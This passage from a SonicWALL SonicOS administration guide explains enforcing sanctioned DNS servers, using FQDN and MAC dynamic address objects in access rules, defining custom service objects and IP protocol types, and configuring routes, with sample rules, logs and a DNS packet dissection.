- Create Access Rules in the relevant zones allowing authorized DNS servers on your network to communicate with all destination hosts using DNS protocols (TCP/UDP 53). *Be sure to have this rule in place if you have DNS servers on your network, and you will be configuring the restrictive DNS rule that follows.*
- Create Access Rules in the relevant zones allowing Firewalled Hosts to only communicate DNS (TCP/UDP 53) with sanctioned DNS servers; block all other DNS access to prevent communications with unauthorized DNS servers.

#	Priority	Source	Destination	Service	Action	Users	Comment	Enable	Configure
1	1	Sanctioned DNS Servers	Any	DNS (Name Service)	Allow	All		<input checked="" type="checkbox"/>	
2	2	LAN Subnets	Sanctioned DNS Servers	DNS (Name Service)	Allow	All		<input checked="" type="checkbox"/>	
3	3	LAN Subnets	Any	DNS (Name Service)	Deny	All		<input checked="" type="checkbox"/>	

- Unsanctioned access attempts will then be viewable in the logs.

2	06/19/2006 14:52:26.736	Notice	Network Access	TCP connection dropped	10.50.165.28, 4372, LAN (admin)	71.32.231.227, 25, WAN	TCP SMTP (Send E-Mail)	2 (LAN->WAN)
10	06/19/2006 14:51:32.608	Notice	Network Access	UDP packet dropped	10.50.165.28, 4336, LAN (admin)	4.2.2.1, 53, WAN	UDP DNS (Name Service) UDP	5 (LAN->WAN)

Using MAC and FQDN Dynamic Address Objects

MAC and FQDN DAOs provide extensive Access Rule construction flexibility. MAC and FQDN AOs are configured in the same fashion as static Address Objects, that is from the **Network > Address Objects** page. Once created, their status can be viewed by a mouse-over of their appearance, and log events will record their addition and deletion.

2	06/20/2006 00:13:39.064	Info	Firewall Event	Added host entry to dynamic address object	FQDN=*.dyndns.org; TTL=60; Host=71.35.249.153
---	----------------------------	------	----------------	--	---

Dynamic Address Objects lend themselves to many applications. The following are just a few examples of how they may be used. Future versions of SonicOS may expand their versatility even further.

Topics:

- [“Blocking All Protocol Access to a Domain using FQDN DAOs” on page 342](#)
- [“Using an Internal DNS Server for FQDN-based Access Rules” on page 344](#)
- [“Controlling a Dynamic Host’s Network Access by MAC Address” on page 344](#)
- [“Bandwidth Managing Access to an Entire Domain” on page 346](#)

Blocking All Protocol Access to a Domain using FQDN DAOs

There might be instances where you wish to block all protocol access to a particular destination IP because of non-standard ports of operations, unknown protocol use, or intentional traffic obscuration through encryption, tunneling, or both. An example would be a user who has set up an HTTPS proxy server (or other method of port-forwarding/tunneling on “trusted” ports like 53, 80, 443, as well as nonstandard ports, like 5734, 23221, and 63466) on his DSL or cable modem home network for the purpose of obscuring his traffic by tunneling it through his home network. The lack of port predictability is usually further complicated by the dynamic addressing of these networks, making the IP address equally unpredictable.

Since these scenarios generally employ dynamic DNS (DDNS) registrations for the purpose of allowing users to locate the home network, FQDN AOs can be put to aggressive use to block access to all hosts within a DDNS registrar.



Note A DDNS target is used in this example for illustration. Non-DDNS target domains can be used just as well.

Assumptions

- The SonicWALL firewall is configured to use DNS server 10.50.165.3, 10.50.128.53.
- The SonicWALL is providing DHCP leases to all firewalled users. All hosts on the network use the configured DNS servers above for resolution.
 - DNS communications to unsanctioned DNS servers can optionally be blocked with Access Rules, as described in the ‘Enforcing the use of sanctioned servers on the network’ section.
- The DSL home user is registering the hostname *moosifer.dyndns.org* with the DDNS provider DynDNS. For this session, the ISP assigned the DSL connection the address *71.35.249.153*.
 - A wildcard FQDN AO is used for illustration because other hostnames could easily be registered for the same IP address. Entries for other DDNS providers could also be added, as needed.

To create the FQDN Address Object and the firewall access rule, follow these steps:

Step 1 From **Network > Address Objects**, select **Add** and create the following Address Object:

Name:	Dyn DNS .og
Zone Assignment:	WAN
Type:	Host
IP Address:	*.dyndns.org

When first created, this entry will resolve only to the address for dyndns.org, e.g. 63.208.196.110.

Step 2 From the **Firewall > Access Rules** page, select the **LAN > WAN** zone intersection, and click the Add button to display the Add Rule window.

General	Advanced	QoS	Ethernet BWM	Modem BWM
Settings				
Action: <input type="radio"/> Allow <input checked="" type="radio"/> Deny <input type="radio"/> Discard				
From Zone: LAN				
To Zone: WAN				
Service: --Select a service--				
Source: --Select a network--				
Destination: DynDNS.org entries				
Users Allowed: All				
Schedule: Always on				
Comment:				
<input checked="" type="checkbox"/> Enable Logging <input checked="" type="checkbox"/> Enable Geo-IP Filter				
<input checked="" type="checkbox"/> Allow Fragmented Packets <input checked="" type="checkbox"/> Enable Botnet Filter				
<input type="checkbox"/> Enable flow reporting				
<input type="checkbox"/> Enable packet monitor				

Step 3 Click **OK**.



Note Rather than specifying 'LAN Subnets' as the source, a more specific source could be specified, as appropriate, so that only certain hosts are denied access to the targets.

When a host behind the firewall attempts to resolve moosifer.dyndns.org using a sanctioned DNS server, the IP address(es) returned in the query response will be dynamically added to the FQDN AO.

Any protocol access to target hosts within that FQDN will be blocked, and the access attempt will be logged:

3	06/20/2006 00:20:20.608	Notice	Network Access	TCP connection dropped	10.50.165.28, 1777, LAN (admin)	71.35.249.153, 443, WAN	TCP HTTPS	6 (LAN->WAN)
6	06/20/2006 00:23:22.256	Notice	Network Access	TCP connection dropped	10.50.165.25, 2234, LAN	71.35.249.153, 63446, WAN	TCP Port: 63446	6 (LAN->WAN)

Using an Internal DNS Server for FQDN-based Access Rules

It is common for dynamically configured (DHCP) network environments to work in combination with internal DNS servers for the purposes of dynamically registering internal hosts – a common example of this is Microsoft’s DHCP and DNS services. Hosts on such networks can easily be configured to dynamically update DNS records on an appropriately configured DNS server (for example, see the Microsoft Knowledgebase article “How to configure DNS dynamic updates in Windows Server 2003” at <http://support.microsoft.com/kb/816592/en-us>).

The following illustrates a packet dissection of a typical DNS dynamic update process, showing the dynamically configured host *10.50.165.249* registering its full hostname *bohuymuth.moosifer.com* with the (DHCP provided) DNS server *10.50.165.3*:

```

19 2.100829 10.50.165.249 2420 10.50.165.3 53 DNS Dynamic update SOA moosifer.com
20 2.105100 10.50.165.3 53 10.50.165.249 2420 DNS Dynamic update response CNAME A 10.50.165.249
# Frame 19 (122 bytes on wire, 122 bytes captured)
# Ethernet II, Src: 00:00:00:1b:e3:cf (00:00:00:1b:e3:cf), Dst: 00:00:00:18:43:00 (00:00:00:18:43:00)
# Internet Protocol, Src: 10.50.165.249 (10.50.165.249), Dst: 10.50.165.3 (10.50.165.3)
# User Datagram Protocol, Src Port: 2420 (2420), Dst Port: 53 (53)
# Domain Name System (query)
  Transaction ID: 0x0bad
  Flags: 0x2800 (Dynamic update)
    0... .. = Response: Message is a query
    .010 1... .. = Opcode: Dynamic update (5)
    .... .0. .... = Truncated: Message is not truncated
    .... ..0 .... = Recursion desired: Don't do query recursively
    .... ..0. .... = Z: reserved (0)
    .... ..0 .... = Non-authenticated data OK: Non-authenticated data is unacceptable
  Zones: 1
  Prerequisites: 2
  Updates: 0
  Additional RRs: 0
  Zone
    moosifer.com: type SOA, class IN
      Name: moosifer.com
      Type: SOA (Start of zone of authority)
      Class: IN (0x0001)
  Prerequisites
    bohuymuth.moosifer.com: type CNAME, class NONE
      Name: bohuymuth.moosifer.com
      Type: CNAME (Canonical name for an alias)
      Class: NONE (0x00fe)
      Time to live: 0 time
      Data length: 0
    bohuymuth.moosifer.com: type A, class IN, addr 10.50.165.249
      Name: bohuymuth.moosifer.com
      Type: A (Host address)
      Class: IN (0x0001)
      Time to live: 0 time
      Data length: 4
      Addr: 10.50.165.249
  
```

In such environments, it could prove useful to employ FQDN AOs to control access by hostname. This would be most applicable in networks where hostnames are known, such as where hostname lists are maintained, or where a predictable naming convention is used.

Controlling a Dynamic Host’s Network Access by MAC Address

Since DHCP is far more common than static addressing in most networks, it is sometimes difficult to predict the IP address of dynamically configured hosts, particularly in the absence of dynamic DNS updates or reliable hostnames. In these situations, it is possible to use MAC Address Objects to control a host’s access by its relatively immutable MAC (hardware) address.

Like most other methods of access control, this can be employed either inclusively, for example, to deny access to/for a specific host or group of hosts, or exclusively, where only a specific host or group of hosts are granted access, and all other are denied. In this example, we will illustrate the latter.

Assuming you had a set of DHCP-enabled wireless clients running a proprietary operating system which precluded any type of user-level authentication, and that you wanted to only allow these clients to access an application-specific server (e.g. 10.50.165.2) on your LAN. The WLAN segment is using WPA-PSK for security, and this set of clients should only have access to the 10.50.165.2 server, but to no other LAN resources. All other wireless clients should not be able to access the 10.50.165.2 server, but should have unrestricted access everywhere else.

To create the MAC Address Objects and the Firewall Access rules, follow these steps:

- Step 1** From **Network > Address Objects**, select **Add** and create the following Address Object (multi-homing optional, as needed):

Name:	Handheld1	Name:	Handheld2
Zone Assignment:	WLAN	Zone Assignment:	WLAN
Type:	MAC	Type:	MAC
MAC Address:	00:11:15:1b:e3:cf	MAC Address:	00:0e:35:bd:c9:37
<input checked="" type="checkbox"/> Multi-homed host		<input checked="" type="checkbox"/> Multi-homed host	

Once created, if the hosts are present in the SonicWALL's ARP cache, they will be resolved immediately, otherwise they will appear in an *unresolved* state in the Address Objects table until they are activated and are discovered through ARP:

<input type="checkbox"/>	40	Sanctioned DNS Servers	10.50.165.3/255.	Host	LAN			
<input type="checkbox"/>	41	Handheld2	00:0e:35:bd:c9:3	Unresolved	WLAN			
<input type="checkbox"/>	42	Handheld1	00:11:15:1b:e3:cf	MAC Address	WLAN			

Address Properties tooltip: Unresolved

Buttons: Add... Delete Refresh Purge Refresh All Purge All Delete All

- Step 2** Create an Address Object Group comprising the Handheld devices:

Name:	Handheld Devices
<ul style="list-style-type: none"> Default Gateway Dial-Up Default Gateway DynDNS.org entries Example Web Server Private FTP Server Private Huhcorp VoIP Server Private Sanctioned DNS Servers Secondary Default Gateway SSO Agent 192.168.168.1 U0 Default Gateway 	<ul style="list-style-type: none"> Handheld1 Handheld2

- Step 3** Navigate to the **Firewall > Access Rules** page, click on the **All Rules** radio button, and scroll to the bottom of the page and click the **Add** button.

Step 4 Create the following four access rules:

Setting	Access Rule 1	Access Rule 2	Access Rule 3	Access Rule 4
From Zone	WLAN	WLAN	WLAN	WLAN
To Zone	LAN	LAN	LAN	LAN
Service	MediaMoose Services	MediaMoose Services	Any	Any
Source	Handheld Devices	Any	Handheld Devices	Any
Destination	10.50.165.3	10.50.165.3	Any	Any
Users allowed	All	All	All	All
Schedule	Always on	Always on	Always on	Always on



Note The 'MediaMoose Services' service is used to represent the specific application used by the handheld devices. The declaration of a specific service is optional, as needed.

Bandwidth Managing Access to an Entire Domain

Streaming media is one of the most profligate consumers of network bandwidth. But trying to control access, or manage bandwidth allotted to these sites is difficult because most sites that serve streaming media tend to do so off of large server farms. Moreover, these sites frequently re-encode the media and deliver it over HTTP, making it even more difficult to classify and isolate. Manual management of lists of servers is a difficult task, but wildcard FQDN Address Objects can be used to simplify this effort.

To create the FQDN Address Object and firewall access rule, follow these steps:

Step 1 From **Network > Address Objects**, select **Add** and create the following Address Object:

Name:	All of Youtube
Zone Assignment:	LAN
Type:	FQDN
FQDN Hostname:	*.youtube.com

Upon initial creation, youtube.com will resolve to IP addresses 208.65.153.240, 208.65.153.241, 208.65.153.242, but after an internal host begins to resolve hosts for all of the elements within the youtube.com domain, the learned host entries will be added, such as the entry for the v87.youtube.com server (208.65.154.84).

Step 2 From the **Firewall > Access Rules** page, select the LAN->WAN zone intersection, and add an Access Rule as follows:

The screenshot shows the 'General' tab of an Access Rule configuration page. The 'Settings' section includes the following fields and options:

- Action:** Radio buttons for Allow (selected), Deny, and Discard.
- From Zone:** Dropdown menu set to LAN.
- To Zone:** Dropdown menu set to WAN.
- Service:** Dropdown menu set to Any.
- Source:** Dropdown menu set to LAN Subnets.
- Destination:** Dropdown menu set to All of Youtube.
- Users Allowed:** Dropdown menu set to All.
- Schedule:** Dropdown menu set to Always on.
- Comment:** Empty text input field.
- Enable Logging:** Checked checkbox.
- Enable Geo-IP Filter:** Unchecked checkbox.
- Allow Fragmented Packets:** Checked checkbox.
- Enable Botnet Filter:** Unchecked checkbox.
- Enable flow reporting:** Unchecked checkbox.
- Enable packet monitor:** Unchecked checkbox.

Step 3 Click the **Ethernet BWM** tab to enable inbound bandwidth management:

The screenshot shows the 'Ethernet BWM' tab of the Access Rule configuration page. The 'Ethernet Bandwidth Management' section includes the following options and settings:


- Enable Outbound Bandwidth Management ('allow' rules only):** Unchecked checkbox.
- Bandwidth Priority:** Dropdown menu set to 0 Realtime.
- Enable Inbound Bandwidth Management ('allow' rules only):** Checked checkbox.
- Bandwidth Priority:** Dropdown menu set to 7 Lowest.
- Note:** BWM Type: Global; To change go to Firewall Settings > BWM



Note If you do not see the Ethernet BWM tab, you can enable bandwidth management by declaring the bandwidth on your WAN interfaces. For more information on BWM, refer to [“Understanding BWM Action Objects” on page 781](#).

Step 4 Click **OK**.

The BWM icon will appear within the Access Rule table indicating that BWM is active, and providing statistics. Access to all *.youtube.com hosts, using any protocol, will now be cumulatively limited to 2% of your total available bandwidth for all user sessions.



CHAPTER 18

Configuring Firewall Services

Network > Services

SonicOS supports an expanded IP protocol support to allow users to create services and access rules based on these protocols. See [“Supported Protocols” on page 352](#) for a complete listing of support IP protocols.

Services are used by the SonicWALL security appliance to configure network access rules for allowing or denying traffic to the network. The SonicWALL security appliance includes **Default Services**. Default Services are predefined services that are not editable. And you can also create **Custom Services** to configure firewall services to meet your specific business requirements.

Service Groups Items 1 to 36 (of 36) [Navigation icons]

View Style: All Services Custom Services Default Services [Go to Service Objects](#)

Add Group... Delete Delete All

#	Name	Protocol	Port Start	Port End	Configure	Comments
<input type="checkbox"/>	1	NT Domain Login				
<input type="checkbox"/>	2	SonicWALL SSO Agents				
<input type="checkbox"/>	3	SonicWALL TS Agents				
<input type="checkbox"/>	4	Terminal Services				
<input type="checkbox"/>	5	Citrix				
<input type="checkbox"/>	6	IRC (Chat)				
<input type="checkbox"/>	7	DNS (Name Service)				
⋮						
<input type="checkbox"/>	34	Host Name Server				
<input type="checkbox"/>	35	AD NetBios Services				
<input type="checkbox"/>	36	Idle HF				

Add Group... Delete Delete All

Services Items 1 to 50 (of 140) [Navigation icons]

[Go to Service Groups](#)

Add... Delete Delete All

#	Name	Protocol	Port Start	Port End	Configure	Comments	
<input type="checkbox"/>	1	HTTP	TCP	80	80		
<input type="checkbox"/>	2	HTTP Management	TCP	80	80		
<input type="checkbox"/>	3	HTTPS	TCP	443	443		
<input type="checkbox"/>	4	HTTPS Management	TCP	443	443		
<input type="checkbox"/>	5	IDENT	TCP	113	113		
<input type="checkbox"/>	6	IMAP3	TCP	220	220		
<input type="checkbox"/>	7	IMAP4	TCP	143	143		
⋮							
<input type="checkbox"/>	46	Echo	ICMP	8	8		
<input type="checkbox"/>	47	Router Advertisement	ICMP	9	9		
<input type="checkbox"/>	48	Router Solicitation	ICMP	10	10		
<input type="checkbox"/>	49	Time Exceeded	ICMP	11	11		
<input type="checkbox"/>	50	Ping 0	ICMP	0	0		

Add... Delete Delete All

Selecting **All Services** from **View Style** displays both **Custom Services** and **Default Services**.



Topics:

- [“Default Services Overview” on page 351](#)

- [“Custom Services Configuration Task List” on page 351](#)

Default Services Overview

The **Default Services** view displays the SonicWALL security appliance default services in the **Services** table and **Service Groups** table. The Service Groups table displays clusters of multiple default services as a single service object. You cannot delete or edit these predefined services. The **Services** table displays the following attributes of the services:

- **Name**—The name of the service.
- **Protocol**—The protocol of the service.
- **Port Start**—The starting port number for the service.
- **Port End**—The ending port number for the service.
- **Configure**—Displays the unavailable **Edit**  and **Delete**  icons (default services cannot be edited or deleted, you will need to add a new service for the Edit and Delete icons to become available).

Services that apply to common applications are grouped as **Default Service Groups**. These groups cannot be changed or deleted. Clicking on the + to the left of the Default Service Groups entry, displays all the individual Default Services included in the group. For example, the **DNS (Name Service)** entry has two services labelled **DNS (Name Service) TCP** for port 53 and **DNS (Name Service) UDP** for port 53. These multiple entries with the same name are grouped together, and are treated as a single service. Default Services Groups cannot be edited or deleted.

Custom Services Configuration Task List

The following list provides configuration tasks for Custom Services:

- Adding Custom Services
- Editing Custom Services
- Deleting Custom Services
- Adding Custom Services Groups
- Editing Custom Services Groups
- Deleting Custom Services Groups

Topics:

- [“Supported Protocols” on page 352](#)
- [“Adding Custom Services for Predefined Service Types” on page 352](#)
- [“Adding Custom IP Type Services” on page 354](#)
- [“Editing Custom Services” on page 355](#)
- [“Deleting Custom Services” on page 355](#)
- [“Adding a Custom Services Group” on page 356](#)
- [“Editing Custom Services Groups” on page 356](#)
- [“Deleting Custom Services Groups” on page 356](#)

Supported Protocols

The following IP protocols are available for custom services:

- **ICMP (1)**—(Internet Control Message Protocol) A TCP/IP protocol used to send error and control messages.
- **IGMP (2)**—(Internet Group Management Protocol) The protocol that governs the management of multicast groups in a TCP/IP network.
- **TCP (6)**—(Transmission Control Protocol) The TCP part of TCP/IP. TCP is a transport protocol in TCP/IP. TCP ensures that a message is sent accurately and in its entirety.
- **UDP (17)**—(User Datagram Protocol) A protocol within the TCP/IP protocol suite that is used in place of TCP when a reliable delivery is not required.
- **GRE (47)**—(Generic Routing Encapsulation) A tunneling protocol used to encapsulate a wide variety of protocol packet types inside IP tunnels, creating a virtual point-to-point link to firewalls or routing devices over an IP Internetwork.
- **ESP (50)**—(Encapsulated Security Payload) A method of encapsulating an IP datagram inside of another datagram employed as a flexible method of data transportation by IPsec.
- **AH (51)**—(Authentication Header) A security protocol that provides data authentication and optional anti-relay services. AH is embedded in the data to be protected (a full IP datagram).
- **EIGRP (88)**—(Enhanced Interior Gateway Routing Protocol) Advanced version of IGRP. Provides superior convergence properties and operating efficiency, and combines the advantages of link state protocols with those of distance vector protocols.
- **OSPF (89)**—(Open Shortest Path First) A routing protocol that determines the best path for routing IP traffic over a TCP/IP network based on distance between nodes and several quality parameters. OSPF is an interior gateway protocol (IGP), which is designed to work within an autonomous system. It is also a link state protocol that provides less router to router update traffic than the RIP protocol (distance vector protocol) that it was designed to replace.
- **PIMSM (103)**—(Protocol Independent Multicast Sparse Mode) One of two PIM operational modes (dense and sparse). PIM sparse mode tries to constrain data distribution so that a minimal number of routers in the network receive it. Packets are sent only if they are explicitly requested at the RP (rendezvous point). In sparse mode, receivers are widely distributed, and the assumption is that downstream networks will not necessarily use the datagrams that are sent to them. The cost of using sparse mode is its reliance on the periodic refreshing of explicit join messages and its need for RPs.
- **L2TP (115)**—(Layer 2 Tunneling Protocol) A protocol that allows a PPP session to run over the Internet. L2TP does not include encryption, but defaults to using IPsec in order to provide virtual private network (VPN) connections from remote users to the corporate LAN.

Adding Custom Services for Predefined Service Types

You can add a custom service for any of the predefined service types:

Protocol	IP Number
ICMP	1
TCP	6
UDP	17
GRE	47

IPsec ESP	50
IPsec AH	51
IGMP	2
EIGRP	88
OSPF	89
PIM SM	103
L2TP	115

All custom services you create are listed in the **Custom Services** table. You can group custom services by creating a **Custom Services Group** for easy policy enforcement. If a protocol is not listed in the **Default Services** table, you can add it to the Custom Services table by clicking **Add**.

To add a custom service, follow these steps:

Step 1 In the **Services** section of the **Network > Services** page, click the Add button. The **Add Service** window displays.

The screenshot shows the 'Add Service' window with the following fields:

- Name: [Text input field]
- Protocol: [Dropdown menu with "-- Select IP Type --"]
- Port Range: [Text input field] - [Text input field]
- Sub Type: [Dropdown menu with "None"]

Step 2 Enter the name of the service in the **Name** field.

Step 3 Select the type of IP protocol from the **Protocol** pull-down menu.

The screenshot shows the 'Add Service' window with the 'Protocol' dropdown menu open. The list of protocols includes:

- Select IP Type --
- Custom IP Type
- ICMP(1)
- IGMP(2)
- TCP(6)
- UDP(17)
- GRE(47)
- ESP(50)
- AH(51)
- EIGRP(88)
- OSPF(89)
- PIM(103)
- L2TP(115)

Step 4 Enter the **Port Range** or IP protocol **Sub Type** depending on your IP protocol selection:

- For TCP and UDP protocols, specify the Port Range. You will not need to specify a Sub Type.
- On SonicWALL NSA series appliances, for ICMP, IGMP, OSPF and PIMSM protocols, select from the Sub Type pull-down menu for sub types.
- For the remaining protocols, you will not need to specify a Port Range or Sub Type.



Note Attempts to define a Custom IP Type Service Object for a predefined IP type will not be permitted, and will result in an error message.

Port ranges are not definable for or applicable to Custom IP types.

Step 5 Click **OK**. The service appears in the **Custom Services** table.

Adding Custom IP Type Services

Using only the predefined IP types, if the security appliance encounters traffic of any other IP Protocol type it drops it as *unrecognized*. However, there exists a large and expanding list of other registered IP types, as governed by IANA (Internet Assigned Numbers Authority): <http://www.iana.org/assignments/protocol-numbers>, so while the rigid practice of dropping less-common (unrecognized) IP Type traffic is secure, it was functionally restrictive.

SonicOS 3.5 and newer, with its support for Custom IP Type Service Objects, allows you to construct Service Objects representing any IP type, allowing Firewall Access Rules to then be written to recognize and control IPv4 traffic of any type.



Note The generic service **Any** will not handle Custom IP Type Service Objects. In other words, simply defining a Custom IP Type Service Object for IP Type 126 will **not** allow IP Type 126 traffic to pass through the default LAN > WAN Allow rule.

It will be necessary to create an Access Rules specifically containing the Custom IP Type Service Object to provide for its recognition and handling, as illustrated below.

Example

Assume an administrator needed to allow RSVP (Resource Reservation Protocol - IP Type 46) and SRP (Spectralink™ Radio Protocol – IP type 119) from all clients on the WLAN zone (WLAN Subnets) to a server on the LAN zone (for example, 10.50.165.26), the administrator would be able to define Custom IP Type Service Objects to handle these two services:


- Step 1** From the **Network > Services** page, click the **Go to Service Objects** link at the top right of page to jump to the Services section.
- Step 2** Click **Add**.
- Step 3** Name the Service Objects accordingly.
- Step 4** Select **Custom IP Type** from the Protocol drop-down list.
- Step 5** Enter the protocol number for the Custom IP Type.

Name:	RSVP-IP Type 46
Protocol:	Custom IP Type 46
Port Range:	1 - 1
Sub Type:	None

Name:	RSVP-IP Type 119
Protocol:	Custom IP Type 119
Port Range:	1 - 1
Sub Type:	None

- Step 6** Click **OK**.
- Step 7** Click the **Go to Service Group** link to jump to the Service Group section of the Network > Services page; select **Add Group**.

Step 8 Add a Service Group composed of the Custom IP Types Services.




Step 9 From **Firewall > Access Rules** select View Style **WLAN > LAN**, and then select **Add**.

Step 10 Define an Access Rules allowing **myServices** from **WLAN Subnets** to the **10.50.165.26** Address Object.




Note Select your zones, Services and Address Objects accordingly. It may be necessary to create an Access Rule for bidirectional traffic; for example, an additional Access Rule from the LAN > WLAN allowing **myServices** from **10.50.165.26** to **WLAN Subnets**.




Step 11 Click **OK**

IP protocol 46 and 119 traffic will now be recognized, and will be allowed to pass from **WLAN Subnets** to **10.50.165.26**.

Editing Custom Services

Click the **Edit** icon  under **Configure** to edit the service in the **Edit Service** window, which includes the same configuration settings as the **Add Service** window.

Deleting Custom Services


Click the **Delete** icon  to delete an individual custom service. You can delete all custom services by clicking the **Delete** button.

Adding a Custom Services Group

You can add custom services and then create groups of services, including default services, to apply the same policies to them. For instance, you can allow SMTP and POP3 traffic only during certain hours or days of the week by adding the two services as a Custom Service Group.

To create a custom group, follow these steps.

Step 1 In the **Service Groups** section of the **Network > Services** page, click the **Add Group** button.



Step 2 Enter a name for the custom group in the **Name** field.

Step 3 Select individual services from the list in the left column. You can also select multiple services by pressing the **Ctrl** key and clicking on the services.

Step 4 Click the **->** (right arrow) button to add the services to the group.


Step 5 To remove services from the group, select individual services from the list in right column. You can also select multiple services by pressing the **Ctrl** key on your keyboard and clicking on the services.

Step 6 Click the **<-** (left arrow) button to remove the services.


Step 7 When you are finished, click **OK** to add the group to **Custom Services Groups**.

Clicking on the **Expand** icon to the left of a Custom Service Group name, expands the display to show all the individual Custom Services, Default Services, and Custom Services Groups included in the Custom Service Group entry.

Editing Custom Services Groups

Click the **Edit** icon  under **Configure** to edit the custom service group in the **Edit Service Group** window, which includes the same configuration settings as the **Add Service Group** window.

Deleting Custom Services Groups

Click the **Delete** icon  under **Configure** to delete the individual custom service group entry. You can delete all custom service groups by clicking the **Delete** button.

CHAPTER 19

Configuring Routes

Network > Routing

If you have routers on your interfaces, you can configure static routes on the SonicWALL security appliance on the **Network > Routing** page. You can create static routing policies that create static routing entries that make decisions based upon source address, source netmask, destination address, destination netmask, service, interface, gateway and metric. This feature allows for full control of forwarding based upon a large number of user-defined variables.

Network /

Routing

Routing Protocols

Routing Mode:

Interface (Zone)	RIP	Configure RIP	OSPFv2	Configure OSPF	OSPF Neighbor Status
X0 (LAN)	RIP Disabled		OSPF Disabled		
X1 (WAN)	RIP Disabled		OSPF Disabled		
X2 (N/A)	RIP Disabled		OSPF Disabled		
X3 (WAN)	RIP Disabled		OSPF Disabled		
X4 (N/A)	RIP Disabled		OSPF Disabled		

Apply the following metric to default routes received from Advanced Routing protocols:

Items 1 to 9 (of 9)

View Style: All Policies Custom Policies Default Policies


#	Source	Destination	Service	Gateway	Interface	Metric	Priority	Probe	Comment	Configure
1	Any	255.255.255.255/32	Any	0.0.0.0	X0	20	1			
2	Any	X1 Default Gateway	Any	0.0.0.0	X1	20	2			
3	Any	X3 Default Gateway	Any	0.0.0.0	X3	20	3			
4	Any	X0 Subnet	Any	0.0.0.0	X0	20	4			
7	X1 IP	Any	Any	X1 Default Gateway	X1	20	7			
8	X3 IP	Any	Any	X3 Default Gateway	X3	20	8			
9	Any	0.0.0.0/0	Any	10.203.28.1	X1	20	9			

Topics:






- [“Route Advertisement” on page 358](#)
- [“Route Policies” on page 360](#)
- [“Advanced Routing Services \(OSPF and RIP\)” on page 365](#)
- [“Configuring Advanced Routing Services” on page 372](#)

Route Advertisement

The SonicWALL security appliance uses RIPv1 or RIPv2 to advertise its static and dynamic routes to other routers on the network. Changes in the status of VPN tunnels between the SonicWALL security appliance and remote VPN gateways are also reflected in the RIPv2 advertisements. Choose between RIPv1 or RIPv2 based on your router’s capabilities or configuration. RIPv1 is an earlier version of the protocol that has fewer features, and it also sends packets via broadcast instead of multicast. RIPv2 packets are backwards-compatible and can be accepted by some RIPv1 implementations that provide an option of listening for multicast packets. The RIPv2 Enabled (broadcast) selection broadcasts packets instead of multicasting packets is for heterogeneous networks with a mixture of RIPv1 and RIPv2 routers.



